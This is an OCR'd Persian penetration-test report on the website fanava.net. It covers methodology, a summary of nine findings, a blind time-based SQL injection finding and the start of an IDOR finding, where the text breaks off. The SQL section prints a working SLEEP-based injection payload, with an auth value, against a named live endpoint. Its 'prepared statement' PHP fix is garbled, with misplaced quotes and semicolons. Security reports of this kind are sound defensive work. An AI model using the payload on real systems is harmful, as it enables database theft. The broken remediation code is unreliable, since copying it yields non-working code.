


گزارش آزمون نفوذپذیری

سامانه fanava.net

شرکت فناوران طلوع شبکه **محرمانه** **۱۴۰۴/۰۱/۱۹**

Toluo_fanava_PentestReport


بسم الله الرحمن الرحيم

فهرست مطالب

عنوان **صفحه**

فصل ۱- مقدمه و خلاصه نتایج ۴

۱-۱- دسته کلاس‌های آزمون نفوذ ۵

۱-۲- محاسبه شدت آسیب‌پذیری‌ها ۵

۱-۳- اطلاعات کلی مرتبط با دارایی و محدوده مورد آزمون ۶

۱-۳-۱- شناسایی وب‌سرور ۶

۱-۳-۲- بررسی سرویس‌های امنیتی ۸

۱-۴- خلاصه مدیریتی ۹

فصل ۲- تشریح آسیب‌پذیری‌های کشف شده ۱۱

۲-۱- آسیب‌پذیری SQL Injection (Blind Time Base) ۱۱

۲-۲- آسیب‌پذیری Insecure Direct Object Reference (IDOR) ۱۴

۲-۳- آسیب‌پذیری Vulnerability of Plugins – No Update ۱۹

۲-۴- آسیب‌پذیری Weak Lock Out Mechanism ۲۳

۲-۵- آسیب‌پذیری Open Redirect ۲۴

۲-۶- آسیب‌پذیری Account Enumeration and Guessable User Account ۲۶

۲-۷- آسیب‌پذیری Access to XMLRPC ۲۹

۲-۸- آسیب‌پذیری PHP Version Disclosure ۳۱

۲-۹- آسیب‌پذیری HTTP Basic Authentication ۳۲

فصل ۱– مقدمه و خلاصه نتایج

در دنیای امروز، که هر شرکت یا سازمانی دارایی‌های مختلف حوزه فناوری اطلاعات را در خود جای داده است، امنیت این دارایی‌ها نیز درجایگاه مهمی‌قرار می‌گیرد.

در صورتی که هیچ گونه محافظتی از این دارایی‌ها به عمل نیاید، امکان آسیب به آن از طرق مختلف متصور خواهد بود. البته وجود ابزارهای امنیتی مانند فایروال، آنتی ویروس، سیستم‌های تشخیص نفوذ و غیره، در این زمینه بسیار مفید هستند ولی وجود این ابزارها به تنهایی منجر به برقراری امنیت نمی‌شود. چرا که در خیلی از موارد مشاهده شده که حتی با وجود ابزارهای امنیتی مذکور، باز هم دسترسی به دارایی‌های سازمان توسط نفوذگران انجام شده است.

یکی از انواع خدماتی که در زمینه امنیت به شما در شناسایی و رفع مشکلات امنیتی کمک شایانی می‌نماید، تست نفوذ و ارزیابی امنیتی می‌باشد.

در فرآیند تست نفوذ سعی می‌شود تا آسیب‌پذیری‌های موجود در دارایی‌های شرکت یا سازمان، شناسایی شده و با ارائه راهکار رفع آن، آسیب‌پذیری موجود برطرف گردد.

مستند پیش‌رو، گزارش آزمون نفوذپذیری سامانه fanava.net است که توسط شرکت "فناوران طلوع شبکه" تدوین شده است.

۱-۱- دسته کلاس‌های آزمون نفوذ

متخصصان ارزیابی امنیتی و آزمون نفوذ شرکت «فناوران طلوع شبکه» با استفاده از متدولوژی‌ها و استانداردهای مختلف در حوزه برنامه‌های کاربردی تحت وب، مانند Web Security Testing Guide مربوط به OWASP در ترکیب با تجربه عملی خود در آزمون نفوذپذیری برنامه‌های کاربردی تحت وب در حوزه‌های مختلف اقدام به آزمون نفوذپذیری این سامانه‌ها می‌نمایند.

دسته کلاس‌های مورد آزمون برای برنامه‌های کاربردی تحت وب به صورت زیر طراحی شده است:

۱. جمع‌آوری اطلاعات
۲. آزمون پیکربندی و مدیریت استقرار
۳. آزمون مدیریت هویت
۴. آزمون تصدیق اصالت
۵. آزمون مجازشماری
۶. آزمون مدیریت نشست
۷. آزمون اعتبارسنجی ورودی‌ها
۸. آزمون مدیریت خطاها
۹. آزمون رمزنگاری
۱۰. آزمون منطق کسب‌وکار
۱۱. آزمون سمت کاربر

۱-۲- محاسبه شدت آسیب‌پذیری‌ها

شدت یک آسیب‌پذیری با الهام از سیستم نمره‌دهی CVSS v3.1 محاسبه خواهد شد، که راهنمای آن در جدول زیر آورده شده است.

Severity	Score Range
Critical	**9.0 – 10.0**
High	**7.0 – 8.9**
Medium	**4.0 – 6.9**
Low	**0.1 – 3.9**


۳-۱- اطلاعات کلی مرتبط با دارایی و محدوده مورد آزمون

۱-۳-۱-شناسایی وب‌سرور

در صورت امکان، شناسایی وب‌سرور جزو وظایف حیاتی برای نفوذگر است. دانستن نسخه و نوع وب‌سرور، به نفوذگران اجازه می‌دهد تا آسیب‌پذیری‌های شناخته‌شده و روش‌های بهره‌برداری از آن‌ها را مشخص و در طول آزمون از آنها استفاده کنند. بنابراین، هدف این نوع آزمون، یافتن نسخه و نوع وب‌سرور برای تعیین آسیب‌پذیری‌های شناخته‌شده و روش‌های مناسب بهره‌برداری از آنها در طول ارزیابی است.

شناسایی فریم‌ورک‌ها و تکنولوژی‌های فعال روی سامانه

با بررسی هدرها، کوکی‌ها و اسامی فیلدهای مختلف سامانه و با استفاده از ابزارهایی از قبیل Wappalyzer، اطلاعات زیر درباره تکنولوژی‌های استفاده‌شده در سامانه هدف استخراج شد:




سامانه هدف با آدرس https://fanava.net در حال سرویس‌دهی است که صفحه نخست آن در تصویر زیر نمایش داده شده است:




۲-۱-۳-بررسی سرویس‌های امنیتی

با توجه به بررسی‌های انجام شده، وب سایت پشت یک فایروال نرم افزاری قرار دارد اما نوع آن شناسایی نشد.



۴-۱- خلاصه مدیریتی

بررسی‌های انجام شده بر روی سامانه نمایانگر این موضوع است که وضعیت کلی سامانه fanava.net در وضعیت ریسک بالا قرار دارد. موارد با سطح ریسک بالا شناسایی شده مربوط به عدم بروزرسانی پلاگین‌های وردپرس به همراه آسیب‌پذیری SQL Injection و IDOR بوده که با رفع مشکلات موجود در این بخش، اغلب موارد مرتفع می‌گردد. همچنین لازم به ذکر است که آسیب‌پذیری‌های سطح ریسک متوسط و کم نباید نادیده گرفته شده و با توجه به تجمیع برخی از آن‌ها، امکان سوء استفاده از این سطح آسیب‌پذیری‌ها در صورت عدم رفع، وجود خواهد داشت.



در جدول زیر، تعداد آسیب‌پذیری‌هایی که روی سامانه هدف شناسایی شدند، به تفکیک درجه ریسک هر کدام، آورده شده‌اند:

ردیف	سامانه هدف	تعداد آسیب‌پذیری‌ها			
		آسیب‌پذیری‌های با ریسک بحرانی	آسیب‌پذیری‌های با ریسک بالا	آسیب‌پذیری‌های با ریسک متوسط	آسیب‌پذیری‌های با ریسک کم
۱	https://fanava.net	۰	۳	۴	۲

به‌علاوه، عناوین آسیب‌پذیری‌هایی که بر روی سامانه هدف شناسایی شدند، به تفکیک درجه ریسک آن‌ها به‌صورت زیر است.

لازم به ذکر است که موارد مشخص شده در ادامه گزارش، به صورت نمونه بوده و آسیب‌پذیری‌ها می‌بایست در کل سامانه مرتفع گردند.

نام	درجه اهمیت
SQL Injection (Blind Time Base)	زیاد
Insecure Direct Object Reference (IDOR)	زیاد
Vulnerability of Plugins – No Update	زیاد
Weak Lock Out Mechanism	متوسط
Open Redirect	متوسط
Account Enumeration and Guessable User Account	متوسط
Access to XMLRPC	متوسط
PHP Version Disclosure	کم
Basic HTTP Authentication	کم

فصل ۲- تشریح آسیب‌پذیری‌های کشف شده

در ادامه، برای آسیب‌پذیری‌های کشف‌شده در سامانه، توضیحات تکمیلی مرتبط ارائه شده است:

۲-۱- آسیب‌پذیری SQL Injection (Blind Time Base)

یکی از آسیب‌پذیری‌هایی که در دسته بندی اعتبارسنجی ورودی‌ها یا Input Validation قرار می‌گیرد، آسیب‌پذیری SQL Injection است. این آسیب‌پذیری هنگامی رخ می‌دهد که برنامه نویس، هنگام دریافت ورودی از کاربر، آن‌ها را به درستی مدیریت نکرده و این ورودی‌ها را مستقیماً به دیتابیس ارسال می‌کند.


دسته بندی‌های مختلفی از آسیب‌پذیری SQL Injection با توجه به نوع کدنویسی وجود دارد ولی اغلب دو دسته بندی کلی Inband و Blind برای این آسیب‌پذیری تعریف می‌شود که در نوع Inband پس از ارسال کوئری مورد نظر مهاجم، پاسخ ارسالی از سمت دیتابیس برای وی قابل مشاهده بوده ولی در نوع Blind امکان مشاهده پاسخ دیتابیس وجود ندارد و مهاجم باید با عبارات True/False، صحت کوئری ارسال شده را تشخیص دهد.


با توجه به بررسی‌های صورت گرفته بر روی سامانه هدف به آدرس مقابل https://fanava.net/areas-covered مشخص گردید این سامانه دارای آسیب‌پذیری SQL Injection می‌باشد که در این بخش درخواست ارسال شده با متد POST پارامترهای دیگری جز پیش شماره و شماره تلفن نیز مشاهده می‌کنیم که با Payload زیر می‌توان بصورت کامل به پایگاه‌های داده متصل به سایت دسترسی داشته و اطلاعات پایگاه‌های داده را استخراج نمود.

Payload:

```
{"method":"resourceFeasibilityCheckMultipleVsp","params":[{"phone":"02144819991","interfacetype":"adsl","vspid":1,"auth":"04ba85af398ed5c9087b8bf7ad867d5e"}],"id":"1' AND (SELECT 1336 FROM (SELECT(SLEEP(5)))eeif) AND 'IANa'='IANa"}
```

تصاویر زیر مربوط به استخراج اطلاعات از پایگاه داده سایت می‌باشد. لازم به ذکر است که با توجه به عملیاتی بودن سامانه، تنها به استخراج نام پایگاه داده بسنده کرده و اطلاعات دیگر استخراج نگردید.





راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری پیشنهاد می‌گردد تا موارد زیر در نظر گرفته شود:

- **استفاده از کوئری‌های آماده‌سازی شده (Prepared Statements)**: با استفاده از این روش، به جای این‌که مستقیماً مقادیر ورودی را در SQL قرار دهید، از پارامترهای جایگزین (Placeholders) استفاده می‌کنید. کد زیر یک نمونه از این مورد است:

```
<?php
$dsn = "pgsql:host=localhost;port=5432;dbname=your_database;"
$username = "your_username;"
$password = "your_password;"
$dbh = new PDO($dsn, $username, $password);
$stmt = $dbh->prepare("SELECT * FROM users WHERE username = :username AND password = :password");


$stmt->bindParam(':username', $username);
$stmt->bindParam(':password', $password);


$stmt->execute;()
$results = $stmt->fetchAll;()
?>
```

- **استفاده از PDO به جای pg_query**: PDO به طور خودکار از کوئری‌های آماده‌سازی شده پشتیبانی می‌کند و به شما امکان می‌دهد ورودی‌های کاربر را به درستی ایمن‌سازی کنید.
- **پاکسازی و اعتبارسنجی داده‌های ورودی**: علاوه بر استفاده از کوئری‌های آماده‌سازی شده، بهتر است داده‌های ورودی پاکسازی و اعتبارسنجی شود. به عنوان مثال اطمینان حاصل کنید که ورودی‌هایی که قرار است به عنوان اعداد استفاده شوند، به طور کامل اعداد هستند. همچنین می‌توان از توابع PHP مانند filter_var برای فیلتر کردن ورودی‌ها استفاده شود.
- **استفاده از ORM (Object-Relational Mapping)**: استفاده از ORMهایی مانند Doctrine یا Eloquent در PHP می‌تواند به کاهش استفاده مستقیم از SQL کمک کند و منجر به امنیت بیشتری در برابر SQL Injection شود.

۲-۲- آسیب‌پذیری Insecure Direct Object Reference (IDOR)

آسیب‌پذیری Insecure Direct Object References یا IDOR زمانی رخ می‌دهد که یک برنامه، دسترسی مستقیم به اشیا را براساس ورودی فراهم‌شده توسط کاربر انجام می‌دهد. در نتیجه نفوذگر با این آسیب‌پذیری می‌تواند Authorization را Bypass نموده و به طور مستقیم به منابع در سیستم (برای مثال رکوردها یا فایل‌های پایگاه‌داده) دسترسی داشته باشند. IDOR به مهاجمان این امکان را می‌دهد که با تغییر مقدار پارامتری که به طور مستقیم به یک شی اشاره می‌کند، Authorization را دور زده و به منابع دسترسی داشته باشند.


چنین منابعی می‌توانند ورودی‌های پایگاه‌داده متعلق به سایر کاربران، فایل‌های موجود در سیستم و غیره باشند. این امر ناشی از این واقعیت است که برنامه، ورودی تامین‌شده توسط کاربر را دریافت نموده و از آن برای بازیابی یک شی بدون انجام بررسی‌های اعتبارسنجی کافی، استفاده می‌کند.


با توجه به بررسی‌های صورت گرفته بر روی آدرس مقابل https://fanava.net/job-offers/create-resume/ مشخص گردید پس از تولید رزومه کاربر، لینکی به شرح زیر تولید می‌گردد که کاربر می‌تواند به وسیله آن فایل pdf رزومه خود را دانلود نمایید.

